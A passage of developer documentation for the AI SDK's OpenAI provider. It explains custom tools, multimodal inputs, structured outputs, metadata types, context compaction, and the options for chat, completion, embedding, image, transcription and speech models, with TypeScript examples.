toolChoice: 'required',
prompt: 'Write a SQL query to get all users older than 25.',
});
for await (const chunk of result.fullStream) {
if (chunk.type === 'tool-call') {
console.log(`Tool: ${chunk.toolName}`);
console.log(`Input: ${chunk.input}`);
}
}
The custom tool can be configured with:
- description string (optional) - A description of what the tool does, to help the model understand when to use it.
- format object (optional) - The output format constraint. Omit for unconstrained text output.
- type 'grammar' | 'text' - The format type. Use
'grammar'for constrained output or'text'for explicit unconstrained text. - syntax 'regex' | 'lark' - (grammar only) The grammar syntax. Use
'regex'for regular expression patterns or'lark'for Lark parser grammar. - definition string - (grammar only) The grammar definition string (a regex pattern or Lark grammar).
- type 'grammar' | 'text' - The format type. Use
- execute function (optional) - An async function that receives the raw string input and returns a string result. Enables multi-turn tool calling.
Image Inputs
The OpenAI Responses API supports Image inputs for appropriate models. You can pass Image files as part of the message content using the 'image' type:
const result = await generateText({
model: openai('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Please describe the image.',
},
{
type: 'image',
image: readFileSync('./data/image.png'),
},
],
},
],
});
The model will have access to the image and will respond to questions about it.
The image should be passed using the image field.
You can also pass a file-id from the OpenAI Files API.
{
type: 'image',
image: 'file-8EFBcWHsQxZV7YGezBC1fq'
}
You can also pass the URL of an image.
{
type: 'image',
image: 'https://sample.edu/image.png',
}
PDF Inputs
The OpenAI Responses API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: openai('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
You can also pass a file-id from the OpenAI Files API.
{
type: 'file',
data: 'file-8EFBcWHsQxZV7YGezBC1fq',
mediaType: 'application/pdf',
}
You can also pass the URL of a pdf.
{
type: 'file',
data: 'https://sample.edu/example.pdf',
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
}
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Structured Outputs
The OpenAI Responses API supports structured outputs. You can use generateText or streamText with Output to enforce structured outputs.
const result = await generateText({
model: openai('gpt-4.1'),
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
Typed providerMetadata in Text Parts
When using the OpenAI Responses API, the SDK attaches OpenAI-specific metadata to output parts via providerMetadata.
This metadata can be used on the client side for tasks such as rendering citations or downloading files generated by the Code Interpreter. To enable type-safe handling of this metadata, the AI SDK exports dedicated TypeScript types.
For text parts, when part.type === 'text', the providerMetadata is provided in the form of OpenaiResponsesTextProviderMetadata.
This metadata includes the following fields:
-
itemIdThe ID of the output item in the Responses API. -
annotations(optional) An array of annotation objects generated by the model. If no annotations are present, this property itself may be omitted (undefined).Each element in
annotationsis a discriminated union with a requiredtypefield. Supported types include, for example:url_citationfile_citationcontainer_file_citationfile_path
These annotations directly correspond to the annotation objects defined by the Responses API and can be used for inline reference rendering or output analysis. For details, see the official OpenAI documentation: Responses API – output text annotations.
import {
openai,
type OpenaiResponsesTextProviderMetadata,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4.1-mini'),
prompt:
'Create a program that generates five random numbers between 1 and 100 with two decimal places, and show me the execution results. Also save the result to a file.',
tools: {
code_interpreter: openai.tools.codeInterpreter(),
web_search: openai.tools.webSearch(),
file_search: openai.tools.fileSearch({ vectorStoreIds: ['vs_1234'] }), // requires a configured vector store
},
});
for (const part of result.content) {
if (part.type === 'text') {
const providerMetadata = part.providerMetadata as
| OpenaiResponsesTextProviderMetadata
| undefined;
if (!providerMetadata) continue;
const { itemId: _itemId, annotations } = providerMetadata.openai;
if (!annotations) continue;
for (const annotation of annotations) {
switch (annotation.type) {
case 'url_citation':
// url_citation is returned from web_search and provides:
// properties: type, url, title, start_index and end_index
break;
case 'file_citation':
// file_citation is returned from file_search and provides:
// properties: type, file_id, filename and index
break;
case 'container_file_citation':
// container_file_citation is returned from code_interpreter and provides:
// properties: type, container_id, file_id, filename, start_index and end_index
break;
case 'file_path':
// file_path provides:
// properties: type, file_id and index
break;
default: {
const _exhaustiveCheck: never = annotation;
throw new Error(
`Unhandled annotation: ${JSON.stringify(_exhaustiveCheck)}`,
);
}
}
}
}
}
Typed providerMetadata in Reasoning Parts
When using the OpenAI Responses API, reasoning output parts can include provider metadata.
To handle this metadata in a type-safe way, use OpenaiResponsesReasoningProviderMetadata.
For reasoning parts, when part.type === 'reasoning', the providerMetadata is provided in the form of OpenaiResponsesReasoningProviderMetadata.
This metadata includes the following fields:
itemId
The ID of the reasoning item in the Responses API.reasoningEncryptedContent(optional)
Encrypted reasoning content (only returned when requested viainclude: ['reasoning.encrypted_content']).
import {
openai,
type OpenaiResponsesReasoningProviderMetadata,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'How many "r"s are in the word "strawberry"?',
providerOptions: {
openai: {
store: false,
include: ['reasoning.encrypted_content'],
} satisfies OpenAILanguageModelResponsesOptions,
},
});
for (const part of result.content) {
if (part.type === 'reasoning') {
const providerMetadata = part.providerMetadata as
| OpenaiResponsesReasoningProviderMetadata
| undefined;
const { itemId, reasoningEncryptedContent } =
providerMetadata?.openai ?? {};
console.log(itemId, reasoningEncryptedContent);
}
}
Typed providerMetadata in Source Document Parts
For source document parts, when part.type === 'source' and sourceType === 'document', the providerMetadata is provided as OpenaiResponsesSourceDocumentProviderMetadata.
This metadata is also a discriminated union with a required type field. Supported types include:
file_citationcontainer_file_citationfile_path
Each type includes the identifiers required to work with the referenced resource, such as fileId and containerId.
import {
openai,
type OpenaiResponsesSourceDocumentProviderMetadata,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4.1-mini'),
prompt:
'Create a program that generates five random numbers between 1 and 100 with two decimal places, and show me the execution results. Also save the result to a file.',
tools: {
code_interpreter: openai.tools.codeInterpreter(),
web_search: openai.tools.webSearch(),
file_search: openai.tools.fileSearch({ vectorStoreIds: ['vs_1234'] }), // requires a configured vector store
},
});
for (const part of result.content) {
if (part.type === 'source') {
if (part.sourceType === 'document') {
const providerMetadata = part.providerMetadata as
| OpenaiResponsesSourceDocumentProviderMetadata
| undefined;
if (!providerMetadata) continue;
const annotation = providerMetadata.openai;
switch (annotation.type) {
case 'file_citation':
// file_citation is returned from file_search and provides:
// properties: type, fileId and index
// The filename can be accessed via part.filename.
break;
case 'container_file_citation':
// container_file_citation is returned from code_interpreter and provides:
// properties: type, containerId and fileId
// The filename can be accessed via part.filename.
break;
case 'file_path':
// file_path provides:
// properties: type, fileId and index
break;
default: {
const _exhaustiveCheck: never = annotation;
throw new Error(
`Unhandled annotation: ${JSON.stringify(_exhaustiveCheck)}`,
);
}
}
}
}
}
Compaction
The OpenAI Responses API supports server-side context compaction. When enabled, the server automatically compresses conversation context when token usage crosses a configured threshold. This is useful for long-running conversations or agent loops where you want to stay within token limits without manually managing context.
The compaction item returned by the server is opaque and encrypted — it carries forward key prior state and reasoning into the next turn using fewer tokens. The AI SDK handles this automatically: compaction items are returned as text parts with special providerMetadata, and when passed back in subsequent requests they are sent as compaction input items.
import {
openai,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-5.2'),
messages: conversationHistory,
providerOptions: {
openai: {
store: false,
contextManagement: [{ type: 'compaction', compactThreshold: 50000 }],
} satisfies OpenAILanguageModelResponsesOptions,
},
});
Configuration:
- type — Must be
'compaction' - compactThreshold — The token count at which compaction is triggered. When the rendered input token count crosses this threshold, the server runs a compaction pass before continuing inference.
Detecting Compaction in Streams
When using streamText, you can detect compaction by checking the providerMetadata on text-start and text-end events:
import {
openai,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai.responses('gpt-5.2'),
messages: conversationHistory,
providerOptions: {
openai: {
store: false,
contextManagement: [{ type: 'compaction', compactThreshold: 50000 }],
} satisfies OpenAILanguageModelResponsesOptions,
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'text-start': {
const isCompaction = part.providerMetadata?.openai?.type === 'compaction';
if (isCompaction) {
// ... your logic
}
break;
}
case 'text-end': {
const isCompaction = part.providerMetadata?.openai?.type === 'compaction';
if (isCompaction) {
// ... your logic
}
break;
}
case 'text-delta': {
process.stdout.write(part.text);
break;
}
}
}
Compaction in UI Applications
When using useChat or other UI hooks, compaction items appear as text parts with providerMetadata. You can detect and style them differently in your UI:
{
message.parts.map((part, index) => {
if (part.type === 'text') {
const isCompaction =
(part.providerMetadata?.openai as { type?: string } | undefined)
?.type === 'compaction';
if (isCompaction) {
return (
<div
key={index}
className="bg-yellow-100 border-l-4 border-yellow-500 p-2"
>
<span className="font-bold">[Context Compacted]</span>
<p className="text-sm text-yellow-700">
The server compressed the conversation context to reduce token
usage.
</p>
</div>
);
}
return <div key={index}>{part.text}</div>;
}
});
}
The metadata includes the following fields:
- type — Always
'compaction' - itemId string — The ID of the compaction item in the Responses API
- encryptedContent string (optional) — The encrypted compaction state. This is automatically sent back to the API when the message is included in subsequent requests.
Chat Models
You can create models that call the OpenAI chat API using the .chat() factory method.
The first argument is the model id, e.g. gpt-4.
The OpenAI chat models support tool calls and some have multi-modal capabilities.
const model = openai.chat('gpt-5');
OpenAI chat models support also some model specific provider options that are not part of the standard call settings.
You can pass them in the providerOptions argument:
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
const model = openai.chat('gpt-5');
await generateText({
model,
providerOptions: {
openai: {
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
user: 'test-user', // optional unique user identifier
} satisfies OpenAILanguageModelChatOptions,
},
});
The following optional provider options are available for OpenAI chat models:
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true. -
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
-
reasoningEffort 'minimal' | 'low' | 'medium' | 'high' | 'xhigh'
Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored. -
maxCompletionTokens number
Maximum number of completion tokens to generate. Useful for reasoning models.
-
store boolean
Whether to enable persistence in Responses API.
-
metadata Record<string, string>
Metadata to associate with the request.
-
prediction Record<string, any>
Parameters for prediction mode.
-
serviceTier 'auto' | 'flex' | 'priority' | 'default'
Service tier for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency (available for o3, o4-mini, and gpt-5 models). Set to 'priority' for faster processing with Enterprise access (available for gpt-4, gpt-5, gpt-5-mini, o3, o4-mini; gpt-5-nano is not supported).
Defaults to 'auto'.
-
strictJsonSchema boolean
Whether to use strict JSON schema validation. Defaults to
true. -
textVerbosity 'low' | 'medium' | 'high'
Controls the verbosity of the model's responses. Lower values will result in more concise responses, while higher values will result in more verbose responses.
-
promptCacheKey string
A cache key for manual prompt caching control. Used by OpenAI to cache responses for similar requests to optimize your cache hit rates.
-
promptCacheRetention 'in_memory' | '24h'
The retention policy for the prompt cache. Set to
'24h'to enable extended prompt caching, which keeps cached prefixes active for up to 24 hours. Defaults to'in_memory'for standard prompt caching. Note:'24h'is currently only available for the 5.1 series of models. -
safetyIdentifier string
A stable identifier used to help detect users of your application that may be violating OpenAI's usage policies. The IDs should be a string that uniquely identifies each user.
-
systemMessageMode 'system' | 'developer' | 'remove'
Override the system message mode for this model. If not specified, the mode is automatically determined based on the model.
systemuses the 'system' role for system messages (default for most models);developeruses the 'developer' role (used by reasoning models);removeremoves system messages entirely. -
forceReasoning boolean
Force treating this model as a reasoning model. This is useful for "stealth" reasoning models (e.g. via a custom baseURL) where the model ID is not recognized by the SDK's allowlist. When enabled, the SDK applies reasoning-model parameter compatibility rules and defaults
systemMessageModetodeveloperunless overridden.
Reasoning
OpenAI has introduced the o1,o3, and o4 series of reasoning models.
Currently, o4-mini, o3, o3-mini, and o1 are available via both the chat and responses APIs. The
model gpt-5.1-codex-mini is available only via the responses API.
Reasoning models currently only generate text, have several limitations, and are only supported using generateText and streamText.
They support additional settings and response metadata:
-
You can use
providerOptionsto set- the
reasoningEffortoption (or alternatively thereasoningEffortmodel setting), which determines the amount of reasoning the model performs.
- the
-
You can use response
providerMetadatato access the number of reasoning tokens that the model generated.
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5'),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
openai: {
reasoningEffort: 'low',
} satisfies OpenAILanguageModelChatOptions,
},
});
console.log(text);
console.log('Usage:', {
...usage,
reasoningTokens: providerMetadata?.openai?.reasoningTokens,
});
-
You can control how system messages are handled by providerOptions
systemMessageMode:developer: treat the prompt as a developer message (default for reasoning models).system: keep the system message as a system-level instruction.remove: remove the system message from the messages.
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{ role: 'system', content: 'You are a helpful assistant.' },
{ role: 'user', content: 'Tell me a joke.' },
],
providerOptions: {
openai: {
systemMessageMode: 'system',
} satisfies OpenAILanguageModelChatOptions,
},
});
Strict Structured Outputs
Strict structured outputs are enabled by default.
You can disable them by setting the strictJsonSchema option to false.
import { openai, OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText, Output } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: openai.chat('gpt-4o-2024-08-06'),
providerOptions: {
openai: {
strictJsonSchema: false,
} satisfies OpenAILanguageModelChatOptions,
},
output: Output.object({
schema: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
schemaName: 'recipe',
schemaDescription: 'A recipe for lasagna.',
}),
prompt: 'Generate a lasagna recipe.',
});
console.log(JSON.stringify(result.output, null, 2));
For example, optional schema properties are not supported.
You need to change Zod .nullish() and .optional() to .nullable().
Logprobs
OpenAI provides logprobs information for completion/chat models.
You can access it in the providerMetadata object.
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.chat('gpt-5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
providerOptions: {
openai: {
// this can also be a number,
// refer to logprobs provider options section for more
logprobs: true,
} satisfies OpenAILanguageModelChatOptions,
},
});
const openaiMetadata = (await result.providerMetadata)?.openai;
const logprobs = openaiMetadata?.logprobs;
Image Support
The OpenAI Chat API supports Image inputs for appropriate models. You can pass Image files as part of the message content using the 'image' type:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Please describe the image.',
},
{
type: 'image',
image: readFileSync('./data/image.png'),
},
],
},
],
});
The model will have access to the image and will respond to questions about it.
The image should be passed using the image field.
You can also pass the URL of an image.
{
type: 'image',
image: 'https://sample.edu/image.png',
}
PDF support
The OpenAI Chat API supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model?',
},
{
type: 'file',
data: readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
You can also pass a file-id from the OpenAI Files API.
{
type: 'file',
data: 'file-8EFBcWHsQxZV7YGezBC1fq',
mediaType: 'application/pdf',
}
You can also pass the URL of a PDF.
{
type: 'file',
data: 'https://sample.edu/example.pdf',
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
}
Predicted Outputs
OpenAI supports predicted outputs for gpt-4o and gpt-4o-mini.
Predicted outputs help you reduce latency by allowing you to specify a base text that the model should modify.
You can enable predicted outputs by adding the prediction option to the providerOptions.openai object:
const result = streamText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: 'Replace the Username property with an Email property.',
},
{
role: 'user',
content: existingCode,
},
],
providerOptions: {
openai: {
prediction: {
type: 'content',
content: existingCode,
},
} satisfies OpenAILanguageModelChatOptions,
},
});
OpenAI provides usage information for predicted outputs (acceptedPredictionTokens and rejectedPredictionTokens).
You can access it in the providerMetadata object.
const openaiMetadata = (await result.providerMetadata)?.openai;
const acceptedPredictionTokens = openaiMetadata?.acceptedPredictionTokens;
const rejectedPredictionTokens = openaiMetadata?.rejectedPredictionTokens;
Image Detail
You can use the openai provider option to set the image input detail to high, low, or auto:
const result = await generateText({
model: openai.chat('gpt-5'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe the image in detail.' },
{
type: 'image',
image:
'https://github.com/vercel/ai/blob/main/examples/ai-functions/data/comic-cat.png?raw=true',
// OpenAI specific options - image detail:
providerOptions: {
openai: { imageDetail: 'low' },
},
},
],
},
],
});
Distillation
OpenAI supports model distillation for some models.
If you want to store a generation for use in the distillation process, you can add the store option to the providerOptions.openai object.
This will save the generation to the OpenAI platform for later use in distillation.
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
import 'dotenv/config';
async function main() {
const { text, usage } = await generateText({
model: openai.chat('gpt-4o-mini'),
prompt: 'Who worked on the original macintosh?',
providerOptions: {
openai: {
store: true,
metadata: {
custom: 'value',
},
} satisfies OpenAILanguageModelChatOptions,
},
});
console.log(text);
console.log();
console.log('Usage:', usage);
}
main().catch(console.error);
Prompt Caching
OpenAI has introduced Prompt Caching for supported models
including gpt-4o and gpt-4o-mini.
- Prompt caching is automatically enabled for these models, when the prompt is 1024 tokens or longer. It does not need to be explicitly enabled.
- You can use response
providerMetadatato access the number of prompt tokens that were a cache hit. - Note that caching behavior is dependent on load on OpenAI's infrastructure. Prompt prefixes generally remain in the cache following 5-10 minutes of inactivity before they are evicted, but during off-peak periods they may persist for up to an hour.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-4o-mini'),
prompt: `A 1024-token or longer prompt...`,
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
To improve cache hit rates, you can manually control caching using the promptCacheKey option:
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5'),
prompt: `A 1024-token or longer prompt...`,
providerOptions: {
openai: {
promptCacheKey: 'my-custom-cache-key-123',
} satisfies OpenAILanguageModelChatOptions,
},
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
For GPT-5.1 models, you can enable extended prompt caching that keeps cached prefixes active for up to 24 hours:
import { openai, type OpenAILanguageModelChatOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text, usage, providerMetadata } = await generateText({
model: openai.chat('gpt-5.1'),
prompt: `A 1024-token or longer prompt...`,
providerOptions: {
openai: {
promptCacheKey: 'my-custom-cache-key-123',
promptCacheRetention: '24h', // Extended caching for GPT-5.1
} satisfies OpenAILanguageModelChatOptions,
},
});
console.log(`usage:`, {
...usage,
cachedPromptTokens: providerMetadata?.openai?.cachedPromptTokens,
});
Audio Input
With the gpt-4o-audio-preview model, you can pass audio files to the model.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.chat('gpt-4o-audio-preview'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What is the audio saying?' },
{
type: 'file',
mediaType: 'audio/mpeg',
data: readFileSync('./data/galileo.mp3'),
},
],
},
],
});
Completion Models
You can create models that call the OpenAI completions API using the .completion() factory method.
The first argument is the model id.
Currently only gpt-3.5-turbo-instruct is supported.
const model = openai.completion('gpt-3.5-turbo-instruct');
OpenAI completion models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = openai.completion('gpt-3.5-turbo-instruct');
await model.doGenerate({
providerOptions: {
openai: {
echo: true, // optional, echo the prompt in addition to the completion
logitBias: {
// optional likelihood for specific tokens
'50256': -100,
},
suffix: 'some text', // optional suffix that comes after a completion of inserted text
user: 'test-user', // optional unique user identifier
} satisfies OpenAILanguageModelCompletionOptions,
},
});
The following optional provider options are available for OpenAI completion models:
-
echo: boolean
Echo back the prompt in addition to the completion.
-
logitBias Record<number, number>
Modifies the likelihood of specified tokens appearing in the completion.
Accepts a JSON object that maps tokens (specified by their token ID in the GPT tokenizer) to an associated bias value from -100 to 100. You can use this tokenizer tool to convert text to token IDs. Mathematically, the bias is added to the logits generated by the model prior to sampling. The exact effect will vary per model, but values between -1 and 1 should decrease or increase likelihood of selection; values like -100 or 100 should result in a ban or exclusive selection of the relevant token.
As an example, you can pass
{"50256": -100}to prevent the <|endoftext|> token from being generated. -
logprobs boolean | number
Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving.
Setting to true will return the log probabilities of the tokens that were generated.
Setting to a number will return the log probabilities of the top n tokens that were generated.
-
suffix string
The suffix that comes after a completion of inserted text.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Model Capabilities
| Model | Image Input | Audio Input | Object Generation | Tool Usage |
|---|---|---|---|---|
gpt-5.4-pro |
||||
gpt-5.4 |
||||
gpt-5.4-mini |
||||
gpt-5.4-nano |
||||
gpt-5.3-chat-latest |
||||
gpt-5.2-pro |
||||
gpt-5.2-chat-latest |
||||
gpt-5.2 |
||||
gpt-5.1-codex-mini |
||||
gpt-5.1-codex |
||||
gpt-5.1-chat-latest |
||||
gpt-5.1 |
||||
gpt-5-pro |
||||
gpt-5 |
||||
gpt-5-mini |
||||
gpt-5-nano |
||||
gpt-5-codex |
||||
gpt-5-chat-latest |
||||
gpt-4.1 |
||||
gpt-4.1-mini |
||||
gpt-4.1-nano |
||||
gpt-4o |
||||
gpt-4o-mini |
Embedding Models
You can create models that call the OpenAI embeddings API
using the .embedding() factory method.
const model = openai.embedding('text-embedding-3-large');
OpenAI embedding models support several additional provider options. You can pass them as an options argument:
import { openai, type OpenAIEmbeddingModelOptions } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: openai.embedding('text-embedding-3-large'),
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // optional, number of dimensions for the embedding
user: 'test-user', // optional unique user identifier
} satisfies OpenAIEmbeddingModelOptions,
},
});
The following optional provider options are available for OpenAI embedding models:
-
dimensions: number
The number of dimensions the resulting output embeddings should have. Only supported in text-embedding-3 and later models.
-
user string
A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Learn more.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
text-embedding-3-large |
3072 | |
text-embedding-3-small |
1536 | |
text-embedding-ada-002 |
1536 |
Image Models
You can create models that call the OpenAI image generation API
using the .image() factory method.
const model = openai.image('dall-e-3');
Image Editing
OpenAI's gpt-image-1 model supports powerful image editing capabilities. Pass input images via prompt.images to transform, combine, or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: {
text: 'Turn the cat into a dog but retain the style of the original image',
images: [imageBuffer],
},
});
Inpainting with Mask
Edit specific parts of an image using a mask. Transparent areas in the mask indicate where the image should be edited:
const image = readFileSync('./input-image.png');
const mask = readFileSync('./mask.png'); // Transparent areas = edit regions
const { images } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask: mask,
},
});
Background Removal
Remove the background from an image by setting background to transparent:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: {
text: 'do not change anything',
images: [imageBuffer],
},
providerOptions: {
openai: {
background: 'transparent',
output_format: 'png',
},
},
});
Multi-Image Combining
Combine multiple reference images into a single output. gpt-image-1 supports up to 16 input images:
const cat = readFileSync('./cat.png');
const dog = readFileSync('./dog.png');
const owl = readFileSync('./owl.png');
const bear = readFileSync('./bear.png');
const { images } = await generateImage({
model: openai.image('gpt-image-1'),
prompt: {
text: 'Combine these animals into a group photo, retaining the original style',
images: [cat, dog, owl, bear],
},
});
Model Capabilities
| Model | Sizes |
|---|---|
gpt-image-1.5 |
1024x1024, 1536x1024, 1024x1536 |
gpt-image-1-mini |
1024x1024, 1536x1024, 1024x1536 |
gpt-image-1 |
1024x1024, 1536x1024, 1024x1536 |
dall-e-3 |
1024x1024, 1792x1024, 1024x1792 |
dall-e-2 |
256x256, 512x512, 1024x1024 |
You can pass optional providerOptions to the image model. These are prone to change by OpenAI and are model dependent. For example, the gpt-image-1 model supports the quality option:
const { image, providerMetadata } = await generateImage({
model: openai.image('gpt-image-1.5'),
prompt: 'A salamander at sunrise in a forest pond in the Seychelles.',
providerOptions: {
openai: { quality: 'high' },
},
});
For more on generateImage() see Image Generation.
OpenAI's image models return additional metadata in the response that can be
accessed via providerMetadata.openai. The following OpenAI-specific metadata
is available:
-
images Array<object>
Array of image-specific metadata. Each image object may contain:
revisedPromptstring - The revised prompt that was actually used to generate the image (OpenAI may modify your prompt for safety or clarity)creatednumber - The Unix timestamp (in seconds) of when the image was createdsizestring - The size of the generated image. One of1024x1024,1024x1536, or1536x1024qualitystring - The quality of the generated image. One oflow,medium, orhighbackgroundstring - The background parameter used for the image generation. EithertransparentoropaqueoutputFormatstring - The output format of the generated image. One ofpng,webp, orjpeg
For more information on the available OpenAI image model options, see the OpenAI API reference.
Transcription Models
You can create models that call the OpenAI transcription API
using the .transcription() factory method.
The first argument is the model id e.g. whisper-1.
const model = openai.transcription('whisper-1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { openai, type OpenAITranscriptionModelOptions } from '@ai-sdk/openai';
const result = await transcribe({
model: openai.transcription('whisper-1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: {
openai: { language: 'en' } satisfies OpenAITranscriptionModelOptions,
},
});
To get word-level timestamps, specify the granularity:
import { experimental_transcribe as transcribe } from 'ai';
import { openai, type OpenAITranscriptionModelOptions } from '@ai-sdk/openai';
const result = await transcribe({
model: openai.transcription('whisper-1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: {
openai: {
//timestampGranularities: ['word'],
timestampGranularities: ['segment'],
} satisfies OpenAITranscriptionModelOptions,
},
});
// Access word-level timestamps
console.log(result.segments); // Array of segments with startSecond/endSecond
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
-
include string[] Additional information to include in the transcription response.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-1 |
||||
gpt-4o-mini-transcribe |
||||
gpt-4o-transcribe |
Speech Models
You can create models that call the OpenAI speech API
using the .speech() factory method.
The first argument is the model id e.g. tts-1.
const model = openai.speech('tts-1');
The voice argument can be set to one of OpenAI's available voices: alloy, ash, coral, echo, fable, onyx, nova, sage, or shimmer.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
voice: 'alloy', // OpenAI voice ID
});
You can also pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai, type OpenAISpeechModelOptions } from '@ai-sdk/openai';
const result = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
voice: 'alloy',
providerOptions: {
openai: {
speed: 1.2,
} satisfies OpenAISpeechModelOptions,
},
});
-
instructions string Control the voice of your generated audio with additional instructions e.g. "Speak in a slow and steady tone". Does not work with
tts-1ortts-1-hd. Optional. -
speed number The speed of the generated audio. Select a value from 0.25 to 4.0. Defaults to 1.0. Optional.
Model Capabilities
| Model | Instructions |
|---|---|
tts-1 |
|
tts-1-hd |
|
gpt-4o-mini-tts |
